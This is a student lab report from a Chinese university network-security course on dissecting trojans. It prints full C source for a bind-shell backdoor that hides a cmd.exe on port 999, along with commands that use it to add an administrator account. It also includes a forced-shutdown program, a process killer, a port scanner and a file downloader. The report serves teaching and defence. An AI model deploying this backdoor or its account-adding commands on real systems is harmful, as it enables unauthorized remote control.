**电子科技大学信息与软件工程学院**

**标 准 实 验 报 告**

**（实验）课程名称 网络安全技术**

**电子科技大学教务处制表**

**电 子 科 技 大 学**

**实 验 报 告**

**学生姓名：陈奎 学 号：2017221303023 指导教师：赵洋**

**实验地点：信软楼西304 实验时间：19.12.10**

**一、实验室名称：信软楼西304**

**二、实验项目名称：剖析木马程序实验**

**三、实验学时： 6学时**

**（一）实验目的：**通过对木马的练习，理解与掌握木马传播与运行的机制；通过手动删除木马，掌握检查木马和删除木马的技巧，学会防御木马的相关知识，加深对木马的安全防范意识。

**（二）实验内容**

1. Socket编程实验
2. Mini木马程序剖析实验
3. 经典木马程序实验
4. **实验原理：**

木马的全称为特洛伊木马，来源于古希腊神话。木马是具有远程控制、信息偷取、隐私传输功能的恶意代码，它通过欺骗或者诱骗的方式安装，并在用户的计算机中隐藏以实现控制用户计算机的目的。

1. **木马的特性**

木马程序为了实现其特殊功能，一般应该具有以下性质。

伪装性：木马程序伪装成合法程序，并且诱惑被攻击者执行，使木马代码会在未经授权的情况下装载到系统中并开始运行。

隐藏性：木马程序不被杀毒软件杀掉，会在系统中采用一些隐藏手段，不会让使用者觉察到木马的存在，例如进程在任务管理器中隐藏，文件不会出现在浏览器中等，从而实现长久对目标计算机的控制。

破坏性：通过木马程序的远程控制，攻击者可以对目标计算机中的文件进行删除，修改、远程运行，还可以进行诸如改变系统配置等恶性破坏系统。

窃密性：木马程序最大的特点就是可以偷取被入侵计算机上的所有资料，包括硬盘上的文件，以及屏幕信息，键盘输入信息等。

1. **木马的入侵途径**

木马的入侵主要是通过一些欺骗手段实施的。

捆绑欺骗：如果把木马文件与普通文件捆绑，并更改捆绑后的文件图标，伪造成与原文件类似。再通过电子邮件、QQ、MSN等手段直接发送给用户，或者通过放在网上或者某个服务器中，欺骗被攻击者下载直接执行。

利用网页脚本入侵：木马也可以通过Script, active, ASP, CGI交互脚本的方式入侵，由于微软的浏览器在执行Script脚本上存在一些漏洞，攻击者可以利用这些漏洞实现木马的下载和安装。

利用漏洞入侵：木马还利用一些系统的漏洞入侵，如微软的IIS服务器存在多种溢出漏洞，通过缓冲区溢出攻击程序造成IIS服务器溢出，获得控制权限，然后在被攻击的服务器上安装并运行木马。

和病毒协作入侵：现在的病毒有多种自动感染和传播功能，而木马往往和病毒协同工作，在病毒感染目标计算机后，通过木马对目标计算机进行控制。

1. **木马的种类**

按照发展历程和主流技术的演变，可以将木马分为5个阶段。

第一代木马是出现在20世纪80年代，主要是UNIX环境中通过命令行界面实现远程控制。

第二代木马出现在20世纪90年代，随着WINDOWS系统的普及木马在WINDOWS环境中大量应用，它具备伪装和传播两种功能，具有图形控制界面，可以进行密码窃取、远程控制，例如BO2000和冰河木马。因为放火墙的普遍应用，第二代木马在进入21世纪之后不再有多少用武之地了，由于它采用黑客主动连接用户的方式，对于这种从外网发来的数据包都将被防火墙阻断。

第三代木马在连接方式上比第二代木马有了改进，通过端口反弹技术，可以穿透硬件防火墙，例如灰鸽子木马，但木马进程外联黑客时会被软件防火墙阻挡，经验丰富的网络管理员都可以将其拦截。

第四代木马在进程隐藏方面比第三代木马做了教大改动，木马通过线程插入技术隐藏在系统进程或应用进程中，实现木马运行中没有进程，网络连接也隐藏在系统进程或应用进程中，比如广外男生木马。第四代木马可以实现对硬件防火墙的穿透，同时它隐藏在系统或应用进程中，往往网络管理员很难识别，所以被软件防火墙拦截后往往又被放行，从而实现对软件防火墙的穿透。

第五代木马在隐藏方面比第四代木马又进行了进一步提升，它普遍采用了ROOTKIT技术，通过ROOTKIT技术实现木马运行时进程、文件、服务、端口等的隐藏，采用系统标准诊断工具难以发现它的踪迹。

除了按照技术发展分类之外，从功能上木马又可以分为：破坏型木马，主要功能是破坏并删除文件；密码发送型木马，它可以找到密码并发送到指定的邮箱中；服务型木马，它通过启动FTP服务或者建立共享目录，使黑客可以连接并下载文件；DOS攻击型木马，它将作为被黑客控制的肉鸡实施DOS攻击；代理型木马，可使被入侵的机器作为黑客发起攻击的跳板；远程攻击型木马，可以使攻击者利用客户端软件进行完全控制。

1. **木马的连接方式**

一般的木马都采用C/S运行模式，它分为两部分，即客户端和服务器端木马程序。黑客安装木马的客户端，同时诱骗用户安装木马的服务器端。下面简单介绍木马的传统连接技术、反弹端口技术和线称技术。

1. 木马的传统连接技术

第一代木马和第二代木马均采用传统的连接方式，即由木马的客户端程序主动连接服务器端程序。当服务器端程序在目标计算机上被执行后，一般会打开一个默认的端口进行监听，当客户端向服务器主动提出连接请求，服务器端的木马程序就会自动运行，来应答客户端的请求，从而建立连接。

1. 木马的反端口技术

随着防火墙技术的发展，它可以有效拦截采用传统连接方式从外部主动发起连接的木马程序。但通常硬件防火墙对内部发起的连接请求则认为是正常连接，第三代之后的“反弹式”木马就是利用这个缺点，其服务器端程序主动发起对外连接请求，连接到木马的客户端，就是说“反弹式”木马是服务器端主动发起连接请求 ，而客户端被动的等待连接。

根据客户端的IP地址是静态的还是动态的，反弹端口可以有两种连接方式。

反弹端口的第一种连接方式，在设置服务器断时要设置固定的客户端IP地址和待连接端口，所以这种方式只适用于客户端IP地址是公网IP且是静态IP的情况。

反弹端口的第二种连接方式，可实现服务端根据配置主动连接变动了IP的客户端。入侵者为了避免暴露自己的身份，往往通过跳板计算机控制被入侵用户的计算机，在跳板计算机中安装木马客户端软件，被入侵用户的计算机安装木马的服务端软件。当然，入侵者的跳板计算机有时可能失去入侵者的控制，这时入侵者就需要找到新的跳板计算机，同时使用户计算机上的木马服务端程序，能够连接到新跳板计算机上的木马客户端程序。为此，入侵者利用了一个“代理服务器”保存改变后的客户端IP地址和待连接的端口，只要跳板主机改变了IP地址，入侵者就可以更新“代理服务器”中存放的IP地址和端口号。远程被入侵主机上的服务端程序每次启动后，被设置为先连接“代理服务器”，查询最新木马客户端的IP和端口信息，再按照新的IP地址和客户端进行连接，因此这种连接方式可以适用于客户端和服务器端都是动态IP地址的情况，而且还可以穿透更加严密的防火墙，当然客户端的IP要求是公网IP才行。

1. **木马的隐藏技术**

木马为了防止被杀毒软件查杀，同时也避免被用户计算机发现，往往采用一些隐藏技术，在系统中实现隐身。

1. 线程插入技术

一般一个应用程序在运行之后，都会在系统中产生一个进程，同时，每个进程分别对应了一个不同的PID（progress ID，进程标示符）。系统会分配一个虚拟的内存空间地址段给这个进程，一切相关的程序操作，都会在这个虚拟的空间中进行。一个进程可以对应一个或多个线程，线程之间可以同步执行，一般情况下，线程之间是相互独立的，当一个线程发生错误的时候，并不一定会导致整个线程的崩溃，“线程插入技术”就是运用了线程之间运行的相对独立性，使木马完全溶进了系统的内核。这种技术把木马程序作为一个线程，把自身插入到其他应用程序的地址空间。而这个被插入的应用程序对于系统来说，是一个正常的程序，这样，就达到了彻底的隐藏效果。系统运行时会有许多的进程，而每个进程又有许多的线程，这就导致了查杀利用“线程插入”技术木马程序难度的增加。

1. ROOTKIT技术

ROOTKIT是一种隐藏技术，它使得恶意程序可以逃避操作系统标准诊断程序的查找。早期的ROOTKIT技术通过修改内存中的系统文件映像来逃避检测。这一类ROOTKIT技术主要依赖HOOK技术，比如HOOK API或者系统调用表。目前主流的ROOTKIT技术主要在内核态实现，例如DKOM（直接内核对象操作）技术，通过动态修改系统中的内核数据结构来逃避安全软件的监测。由于这些数据结构随着系统的运行而不断更新变化，因此非常难于检测。

1. **木马的检测**

木马的远程控制功能要实现，必须通过执行一段代码来实现。为此，木马采用的技术再新，也会在操作系统中留下痕迹。如果能够对系统中的文件、注册表做全面的监控，可以实现发现和清楚各种木马的目的。当然现有的监控手段还不一定能够做到全面的监控，但对系统的行为监控也已经非常深入了，通过运用多种监控手段和工具，可以协助发现植入的木马。当然，由于木马的机制不同，所以检测和查杀手段也不尽相同。

**五、实验器材（设备、元器件）**

1. 实验人数50～80人，每人1台计算机；两人一组完成本实验。
2. 拓扑：（A、B范围中的主机分别简称为A主机和B主机）



**A**

**B**

1. 设备：以太网交换机2～4台；计算机50～80台
2. 软件：VC++ 6.0软件或Visual Studio

**六、实验步骤：**

1. **Socket编程实验**
2. 使用VC或VS，新建一个“Win32 Console Application”类型的工程。
3. 在这个项目中编写一个基于TCP Socket的服务端“C++ Source File”， 其流程是WSAStartup( )—socket( )—bind( )—accept( )—send( ), 完成的功能是服务端监听主机A的某个端口，一旦有客户端telnet这个端口，就向客户端发送欢迎语句如“hello”等。
4. 在主机A上执行这个程序，使用“netstat –an”命令查看程序中指定的端口处于什么状态。
5. 选择主机B作为客户端，使用“telnet IP port”命令连接主机A，记录运行结果。
6. **Mini木马程序剖析实验**
7. 在主机A上编译组建执行mini木马程序。

Mini程序体现了木马的基本功能远程控制，无须客户端软件，服务端精简，占用非常少的CPU和内存资源，便于隐藏。但不能自启动，需要第三方软件加载到自启动项目或服务中。

1. 主机A上使用“netstat –an”命令查看端口999处于什么状态。
2. 选择主机B作为客户端，使用“telnet IP 999”命令连接主机A，记录运行结果。
3. 主机A上使用“netstat –an”命令查看主机B的哪个端口和主机A的999端口建立了连接，状态是什么。同时在主机A上
4. 主机B的Telnet窗口中，使用ipconfig 和“net user”命令查看系统的IP地址和用户。
5. 使用“net user 用户名 密码 /add”命令增加一个用户。
6. 使用“net localgroup Administrators 用户名 /add”命令将该用户添加到Administrators组。
7. 使用“net localgroup Administrators”命令查看该组下有哪些用户。
8. 使用exit命令退出telnet连接。
9. **经典木马程序实验**
10. 关机程序shutdown，阅读程序代码，执行程序自动关闭系统。
11. 进程查杀程序process
    1. 阅读程序代码。
    2. 打开一个cmd窗口，使用tasklist命令查看系统进程和PID号。记下当前cmd窗口的PID号。
    3. 执行process程序，结果与tasklist命令比较，并在提示语句后输入cmd窗口的PID号，结果会怎样。
12. 获取主机IP地址程序hostip，阅读程序代码，执行程序列出当前主机地址。
13. 单线程TCP扫描程序tcpscanner，阅读程序代码，执行程序列出当前主机端口。
14. 下载者程序download，阅读程序代码，修改程序为ftp协议下载，执行程序，查看是否在主机上下载成功。
15. 执行注册表读取程序read，分析其取得是注册表哪个位置的值？取得的值是否跟注册表里的信息一致？
    1. 注册表是以树状结构储存，每一个节点称为一个键值（key），每个key又包括子键值(subkey)及数据入口的值(value)。读写注册表前，必须先将目标的子键打开，也就是取得一个操作的句柄。
    2. 打开函数

LONG RegOpenKeyEx(

　　HKEY hKey, // 需要打开的主键的句柄

　　LPCTSTR lpSubKey, //需要打开的子键的名称

　　DWORD ulOptions, // 保留，设为0

　　REGSAM samDesired, // 安全访问标记，也就是权限

PHKEY phkResult // 得到的将要打开键的句柄

）；

1. **实验数据及结果分析**
2. **Socket编程实验**


源代码

|  |
| --- |
| #include "stdafx.h"  #pragma comment(lib, "ws2\_32.lib")  #include <winsock2.h>  #include <stdio.h>  int main()  {  SOCKET mysock, tsock; // 定义套接字  struct sockaddr\_in my\_addr; // 本地地址信息  struct sockaddr\_in their\_addr; // 连接者地址信息  int sin\_size;  WSADATA wsa;  WSAStartup(MAKEWORD(2, 2), &wsa); //初始化 Windows Socket  //建立 socket  mysock = socket(AF\_INET, SOCK\_STREAM, 0);  //bind 本机的端口  my\_addr.sin\_family = AF\_INET; // 协议类型是 INET  my\_addr.sin\_port = htons(1234); // 绑 定 端 口 1234  my\_addr.sin\_addr.s\_addr = INADDR\_ANY; // 本机 IP  bind(mysock, (struct sockaddr \*)&my\_addr, sizeof(struct sockaddr));  //listen，监听端口  listen(mysock, 10); // 等待连接数目  printf("listen. ");  //等待客户端连接  sin\_size = sizeof(struct sockaddr\_in);  tsock = accept(mysock, (struct sockaddr \*)&their\_addr, &sin\_size);  //有连接就发送 Hello!字符串过去  send(tsock, "Hello!\n", sizeof("Hello!\n"), 0);  printf("send ok!\n");  //成功，关闭套接字  closesocket(mysock);  closesocket(tsock);  return 0;  } |

本地主机A IP地址




在主机A上执行这个程序，使用“netstat –an”命令查看程序中指定的端口状态



运行tcphello程序



主机B “telnet IP port”命令连接主机A



**（二）Mini木马程序剖析实验**

1.源代码


|  |
| --- |
| #pragma comment(lib, "ws2\_32.lib")  #include <winsock2.h>  #include <windows.h>  #include "stdafx.h"  #define MasterPort 999 //定义监听端口 999  int main() //主函数入口  {  WSADATA WSADa;  sockaddr\_in SockAddrIn;  SOCKET CSocket, SSocket;  int iAddrSize;  PROCESS\_INFORMATION ProcessInfo;  STARTUPINFO StartupInfo;  char szCMDPath[255];  //分配内存资源，初始化数据：  ZeroMemory(&ProcessInfo, sizeof(PROCESS\_INFORMATION));  ZeroMemory(&StartupInfo, sizeof(STARTUPINFO));  ZeroMemory(&WSADa, sizeof(WSADATA));  //获取 cmd 路径  GetEnvironmentVariable("COMSPEC", szCMDPath, sizeof(szCMDPath));  // 加 载 ws2\_32.dll：  WSAStartup(0x0202, &WSADa);  //设置本地信息和绑定协议，建立 socket，代码如下：  SockAddrIn.sin\_family = AF\_INET;  SockAddrIn.sin\_addr.s\_addr = INADDR\_ANY;  SockAddrIn.sin\_port = htons(MasterPort);  CSocket = WSASocket(AF\_INET, SOCK\_STREAM, IPPROTO\_TCP, NULL, 0, 0);  //设置绑定端口 999：  bind(CSocket, (sockaddr \*)&SockAddrIn, sizeof(SockAddrIn));  //设置服务器端监听端口： listen(CSocket,1);  iAddrSize = sizeof(SockAddrIn);  //开始连接远程服务器，并配置隐藏窗口结构体：  SSocket = accept(CSocket, (sockaddr \*)&SockAddrIn, &iAddrSize);  StartupInfo.cb = sizeof(STARTUPINFO);  StartupInfo.wShowWindow = SW\_HIDE;  StartupInfo.dwFlags = STARTF\_USESTDHANDLES | STARTF\_USESHOWWINDOW;  StartupInfo.hStdInput = (HANDLE)SSocket;  StartupInfo.hStdOutput = (HANDLE)SSocket;  StartupInfo.hStdError = (HANDLE)SSocket;  //创建匿名管道：  CreateProcess(NULL, szCMDPath, NULL, NULL, TRUE, 0, NULL, NULL, &StartupInfo, &ProcessInfo);  WaitForSingleObject(ProcessInfo.hProcess, INFINITE);  CloseHandle(ProcessInfo.hProcess);  CloseHandle(ProcessInfo.hThread);  //关闭进程句柄：  closesocket(CSocket);  closesocket(SSocket); WSACleanup();  //关闭连接卸载 ws2\_32.dll  return 0;  } |

执行程序，在主机A上使用“netstat –an”命令查看端口999状态

发现999端口运行并处于监听状态




主机B作为客户端，使用“telnet IP 999”命令连接主机A




主机B上使用“netstat –an”命令查看主机B的哪个端口和主机A的999端口建立了连接




主机B的Telnet窗口中，使用ipconfig 和“net user”命令查看系统的IP地址和用户






使用“net user 用户名 密码 /add”命令增加一个用户



使用exit命令退出telnet连接



**（三）经典木马程序实验**

1. 关机程序shutdown

|  |
| --- |
| #include "stdafx.h"  #include<stdio.h>  #include<windows.h>  int main(void)  {  HANDLE hToken; TOKEN\_PRIVILEGES tkp;  // 取得系统版本  OSVERSIONINFO osvi;  osvi.dwOSVersionInfoSize = sizeof(OSVERSIONINFO);  if (GetVersionEx(&osvi) == 0)  return false;  if (osvi.dwPlatformId == VER\_PLATFORM\_WIN32\_NT)  {  // Windows NT 3.51, Windows NT 4.0, Windows 2000,  // Windows XP, Windows .NET Server  if (!OpenProcessToken(GetCurrentProcess(), TOKEN\_ADJUST\_PRIVILEGES | TOKEN\_QUERY, &hToken))  //打开当前进程访问代号return false;  LookupPrivilegeValue(NULL, SE\_SHUTDOWN\_NAME, &tkp.Privileges[0].Luid);//获取本地唯一标识用于在特定系统中设置权限  tkp.PrivilegeCount = 1;  tkp.Privileges[0].Attributes = SE\_PRIVILEGE\_ENABLED;  AdjustTokenPrivileges(hToken, FALSE, &tkp, 0,(PTOKEN\_PRIVILEGES)NULL, 0);  //提升访问令牌权限  }  ExitWindowsEx(EWX\_FORCE, 0);//强制关机，不向进程发送WM\_QUERYENDSESSION 消息  } |

运行结果：

电脑关机

2.进程查杀程序process

|  |
| --- |
| #include "stdafx.h"  #include "stdio.h"  #include "windows.h"  #include "winbase.h"  #include "tlhelp32.h"  #pragma comment(lib,"kernel32.lib")  #pragma comment(lib,"advapi32.lib")  void EnableDebugPriv( void )  {  HANDLE hToken;  TOKEN\_PRIVILEGES tkp;  OpenProcessToken(GetCurrentProcess(), TOKEN\_ADJUST\_PRIVILEGES | TOKEN\_QUERY, &hToken);  LookupPrivilegeValue(NULL, SE\_SHUTDOWN\_NAME, &tkp.Privileges[0].Luid);  tkp.PrivilegeCount = 1;  tkp.Privileges[0].Attributes = SE\_PRIVILEGE\_ENABLED; AdjustTokenPrivileges(hToken, FALSE, &tkp, 0, (PTOKEN\_PRIVILEGES)NULL, 0);  CloseHandle(hToken);  }  int pskill(int id) //根据进程 ID 杀进程  {  HANDLE hProcess = NULL;  //打开目标进程  hProcess=OpenProcess(PROCESS\_TERMINATE,FALSE,id);  if (hProcess==NULL){  printf("\nOpen Process fAiled:%d\n", GetLastError());  return -1;  }  //结束目标进程  DWORD ret = TerminateProcess(hProcess, 0);  if (ret == 0) {  printf("%d", GetLastError());  }  return -1;  }  int main(void)  {  //进程列举  HANDLE hSnApshot = CreateToolhelp32Snapshot(TH32CS\_SNAPPROCESS, 0);  if (hSnApshot != INVALID\_HANDLE\_VALUE) {  PROCESSENTRY32 te = { sizeof(te) };  BOOL f0k = Process32First(hSnApshot, &te);  for (; f0k; f0k = Process32Next(hSnApshot, &te)) {  printf("Pid: %d %s\n", te.th32ProcessID, te.szExeFile);  }  }  CloseHandle(hSnApshot);  //杀进程  printf("the process's id which you want to kill:");  int id = 0;  scanf("%d", &id);  EnableDebugPriv(); //提升权限  pskill(id);  return 0;  } |

打开一个cmd窗口，使用tasklist命令查看当前cmd窗口的PID号



执行process程序，Pid相同



在提示语句后输入cmd窗口的PID号


发现cmd窗口被关闭，程序结束运行

3.获取主机IP地址程序hostip

源代码

|  |
| --- |
| #include "stdafx.h"  #include<winsock2.h>  #include<stdio.h>  #pragma comment(lib,"ws2\_32.lib")  void CheckIP(void) //定义 CheckIP（）函数，用于获取本机 IP 地址  {  WSADATA wsaData;  char name[255];//定义用于存放获得的主机名的变量  char \*ip;//定义 IP 地址变量  PHOSTENT hostinfo;  //调用 MAKEWORD（）获得 Winsock 版本的正确值，用于加载 Winsock 库  if (WSAStartup(MAKEWORD(2, 0), &wsaData) == 0) {  //现在是加载 Winsock 库，如果 WSAStartup（）函数返回值为 0，说明加载成功，程序可以继续  if (gethostname(name, sizeof(name)) == 0) {  //如果成功地将本地主机名存放入由 name 参数指定的缓冲区中  if ((hostinfo = gethostbyname(name)) != NULL) {  //这是获取主机名，如果获得主机名成功的话，将返回一个指针，指向 hostinfo， hostinfo  //为 PHOSTENT 型的变量，下面即将用到这个结构体  ip = inet\_ntoa(\*(struct in\_addr \*)\*hostinfo->h\_addr\_list);  //调用 inet\_ntoa（）函数，将 hostinfo 结构变量中的 h\_addr\_list 转化为标准的点分表示的 IP  // 地 址 （ 如 192.168.0.1）  printf("%s\n",ip);//输出 IP 地址  }  }  WSACleanup();//卸载 Winsock 库，并释放所有资源  }  }  int main(void)  {  CheckIP();  return 0;  } |


运行结果




4. 单线程TCP扫描程序tcpscanner

|  |
| --- |
| #include "stdafx.h"  #include<winsock2.h>  #include<stdio.h>  #include <time.h>//计时需要用到的头文件  #pragma comment(lib,"ws2\_32.lib")  #include <time.h>//计时需要用到的头文件  clock\_t start,end;//程序运行的起始和结束时间  float costtime;//程序耗时  void usage(void)  {  printf("\tusage: tcpscan RemoteIP StartPort-EndPort\n");  printf("\tExample: tcpscan 10.252.78.115 80-100\n");  }  int main(int argc, char \*\*argv)  {  char \*host;  int startport, endport;  char \*p;  if (argc != 3)  {  usage();  return 0;  }  p = argv[2];//处理端口参数  if(strstr(argv[2],"-"))  { startport = atoi(argv[2]);  for (; \*p;)  if (\*(p++) == '-')break;  endport = atoi(p);  if (startport<1 || endport>65535)  {  printf("Port Error!\n");  return 0;  }  }  host = argv[1];  WSADATA ws;  SOCKET s;  struct sockaddr\_in addr;  int result;  long lresult;  lresult = WSAStartup(MAKEWORD(1, 1), &ws);  addr.sin\_family = AF\_INET;  addr.sin\_addr.s\_addr = inet\_addr(host);  start = clock();//开始计时  for (int i = startport; i<endport; i++)  {  s = socket(AF\_INET, SOCK\_STREAM, 0);  addr.sin\_port = htons(i);  if (s == INVALID\_SOCKET) break;  result = connect(s, (struct sockaddr\*)&addr, sizeof(addr));  if (result == 0)  {  printf("%s %d\n", host, i);  closesocket(s);  }  }  end = clock();//计时结束  costtime = (float)(end - start) / CLOCKS\_PER\_SEC; //转换时间格式  printf("Cost time:%f second",costtime);//显示耗时  WSACleanup();  return 0;  } |

使用“netstat -an”查看开着的端口




执行程序，显示开放的端口




5. 下载者程序download

|  |
| --- |
| #include "stdafx.h"  #include <windows.h>  #include <stdio.h>  #pragma comment(lib,"Urlmon")  void main()  {  HRESULT urldown;  urldown = URLDownloadToFile(NULL, "ftp://192.168.3.254/test.txt","C://test.txt",0,NULL);  switch (urldown)  {  case E\_OUTOFMEMORY:  printf("下载失败！"); break;  case S\_OK:  printf("下载成功！"); break;  }  } |

运行结果








6. 执行注册表读取程序read

|  |
| --- |
| #include "stdafx.h"  #include <stdio.h>  #include <windows.h>  void main(void)  {  long lRet;  HKEY hKey;  TCHAR tchData[64];  DWORD dwSize;  lRet = RegOpenKeyEx(HKEY\_LOCAL\_MACHINE,  "Hardware\\Description\\System\\CentralProcessor\\0",0,KEY\_QUERY\_VALUE,&hKey);//打开注册表  if (lRet == ERROR\_SUCCESS)//读操作成功  {  dwSize = sizeof(tchData);  lRet = RegQueryValueEx(hKey, "ProcessorNameString", NULL,NULL,(LPBYTE)tchData, &dwSize);//如果打开成功，则读  if(lRet == ERROR\_SUCCESS)  {  printf("\n CPU INFO:"); printf("%s\n", tchData);  }  //以下是读取失败  else  {  printf("\nCPU INFO:"); printf("UNKNOWN\n");  }  }  //以下是打开失败  else  {  printf("\n CPU INFO:"); printf("UNKNOWN\n");  }  RegCloseKey(hKey);//记住，一定要关闭  } |

运行结果



**八、实验结论、心得体会**

通过本次实验，了解了Socket编程的基本步骤，并对经典的木马程序有了一定的了解。理解并掌握了木马传播与运行机制，加深了对木马的安全防范意识。

**九、对本实验过程及方法、手段的改进建议**

无

**报告评分：**

**指导教师签字：**